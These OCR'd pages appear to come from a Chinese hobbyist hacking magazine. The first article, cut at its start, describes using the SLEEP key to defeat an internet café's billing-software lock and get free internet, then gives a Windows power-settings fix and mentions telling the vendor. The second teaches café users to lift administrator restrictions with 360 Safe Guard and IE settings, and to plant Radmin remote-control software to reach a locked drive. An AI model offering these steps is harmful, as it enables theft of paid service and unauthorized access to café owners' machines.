回车确定，却发现毫无反映。想使用鼠标点确定，却发现鼠标也被锁定了无法移动，这可真叫人心情沉重啊。于是双手在键盘上又一番乱按，突然发现鼠标能移动了，键盘也能使用了。当时的心情好激动啊。但是一点确定之后却又跳回了计费软件的锁定界面。

按SLEEP键重来，又到了WINDOWS的锁定界面，这次发现只要按下“CTRL+

ALT+DEL”就可以让键盘和鼠标恢复正常了，但是一点确定依然跳回到计费软件的锁定界面，试了好多次都是这样。于是我开始乱按其它多功能键，就那样按着按着，一回车居然进入了WINDOWS的桌面，可以正常上网，可以上QQ，任务栏也没有什么反映。没错，就是这个效果！但是我自己都不知道是按了哪几个键进去的，不过可以排除CTRL+ALT+DEL，因为我后来就没有再一起按过它们，于是又重头来过，这一次一定要记住自己的操作过程。我小心的按着那几个组合键，鼠标却一直无法动弹。而在我没有留意如何按键的时候，鼠标又能动弹了，又照常进入熟悉的WINDOWS桌面。接着继续反复的试着，却总是不知道关键的那几下。发现有的时候按SHIFT+ALT+ENTER能成功，有的时候按SHIFT+ENTER也能成功，有的时候按ALT+F4之后再按回车也能成功，真是气死我了。

就这样试验了半个多小时，自己也成功进入系统9次，但是却依然无法把方法总结出来，还只是凭运气。我没有继续试下去，而是看着旁边的一台电脑三分钟后关机的倒计时提示。难道？莫非？跟时间有关系？！回想一下，刚才每次成功进入系统的时间间隔感觉上都是差不多，而且电脑好像一直都没有出现过自动关机。是不是由于按下了休眠键，计费软件到了时间也不自动关机，但是却会认为是已经关机了，而把鼠标和键盘的限制解除掉呢？

为了证实自己的想法，我把电脑休眠后就不再去碰它，然后静静的等着，足足超过5分钟后，再回车唤醒，发现电脑




图1




图2

依然开着，而且鼠标跟键盘也能移动，点击确定便进入了熟悉的WINDOWS，没有任何限制。原来如此，只要开机后，等丕微计费软件出现了锁定的倒计时画面，按住SLEEP键让计算机休眠，等到3分钟之后再按回车唤醒电脑，然后再点确定就可以免费上网了。我问了一下收银员我破解的那台电脑是否显示使用异常，收银员告诉我说计费软件上显示是正常使用，连提示都没有。在桌面空白处右键新建一个CMD的快捷方式，运行CMD，输入tasklist命令查看进程，发现没有运行丕微计费客户端程序iplitter.exe。按下“CTRL+ALT+DEL”任务管理器的按钮是灰色的，电脑运行了一个多小时也没有出现任何异常情况。

在破解过程中我还发现，如果按下SLEEP键等一段时间再回车的话，就会出现系统出错提示，无法进行破解。所以只有在按下SLEEP键后，短时间内按回车激活唤醒，然后再等上3分钟就可以点确定免费上网了（网吧的密码一般不进行设置或者设置的很简单），也可以等到倒记时到了只有几秒的时候迅速按下SLEEP键，然后再按回车，之后马上就可以点确定免费上网了。

免费上网居然这么简单，太恐怖了。一定要禁掉。那该怎么禁止呢？既然是用休眠键破解的，那就把休眠键给禁止了吧。普通电脑的话只要在单击“开始”－“控制面板”－“电源管理”－“休眠”，将“启用休眠”前的勾去掉就可以了（图1）。将“高级”中的“在计算机从待机状态恢复时，提示输入密码”勾上，“在按下计算机电源按钮时”和“在按下计算机睡眠按钮时”都选择“不采取任何措施”（图2），然后应用并确定。另外一定要给WINDOWS设置一个复杂强悍点的密码，还有使用WIN+L锁定是破解不了，所以这个不用担心了。

我带着自己的研究成果高高兴兴地去找老板，同时顺便又告诉了丕微客服他们的这个漏洞。

文字难易度：★★
文章阅读要点：利用360安全卫士突破网吧中的限制

菜菜来破网吧限制

v.爱死№幻减

我经常在同一家网吧里上网，以前这家网吧中的电脑没什么限制的，交了钱就可以随便玩，实在是太方便我们这些网吧小黑了，但现在这个网吧也越来越牛了，限制是越来越多。在“开始”菜单里没有“运行”栏，不可以访问E盘（估计系统安装在E盘），不可以下载ActiveX控件（不能网络上传相片，如图1），不可以下载文件（图2），不可以打开Internet选项，禁止运行注册表编辑器等（图3），实在是令我郁闷呀。好在C盘和D盘可以完全访问。下面，就来看菜菜我是如何破解这些限制的。

以前在网吧玩入侵的时候，经常使用网吧里安装的360安全卫士来帮我寻找电脑里存在的安全漏洞（360安全卫士的修复系统漏洞功能），如图4，现在360又可以帮我的大忙了。废话少说，打开360安全卫士，选择“修复IE浏览器”，在这里我们可以看到网吧电脑的大多数限制（图5），直接点击“立即修复”就可以轻易的破解大多数网吧限制了。比如修复“开始”菜单中没有“运行”栏，不可以打开Internet选项，禁止运行注册表编辑器等，如图6，图7。




图1




图2




图3

一、使用360安全卫士破解大多

然后进入Internet选项，ActiveX控件、下载文件的限制等都是在这里设置的。在Internet选项的安全设置里点“自定义级别”，将其中禁用的改为启用就可以取消这些限

制了，如图8，图9。

二、对于E 盘封锁的破解

现在就剩下E 盘的封锁了，我告诉大家一个比较个性的方法：通过QQ 硬盘下载Radmin，然后配置好给自己使用的那台电脑种上，然后就可以任意的在电脑里逛了（图10），这个方法可是百试百灵哟！




图 4

三、小结

相对来讲，这个网吧的设置环境还是比较宽松的，但是我们这些网吧小黑需要的可是自由，所以破解掉一切的限制自然也就是必然的了。但是对于菜菜鸟来说也不可能一上网就得花费一两个小时的时间去破解网吧的限制。我只是提供给大家一个破解的思路，希望大家能够根据网吧里不同的情况找出最简单有效的方法来进行破解——现在我在这个网吧里上网破解限制简直是秒杀，破解的方法也正被我在这个网吧里慢慢推荐使用！

（文章中涉及到的360 安全卫士已经收录在光盘中）




图 7



图 6




图 5

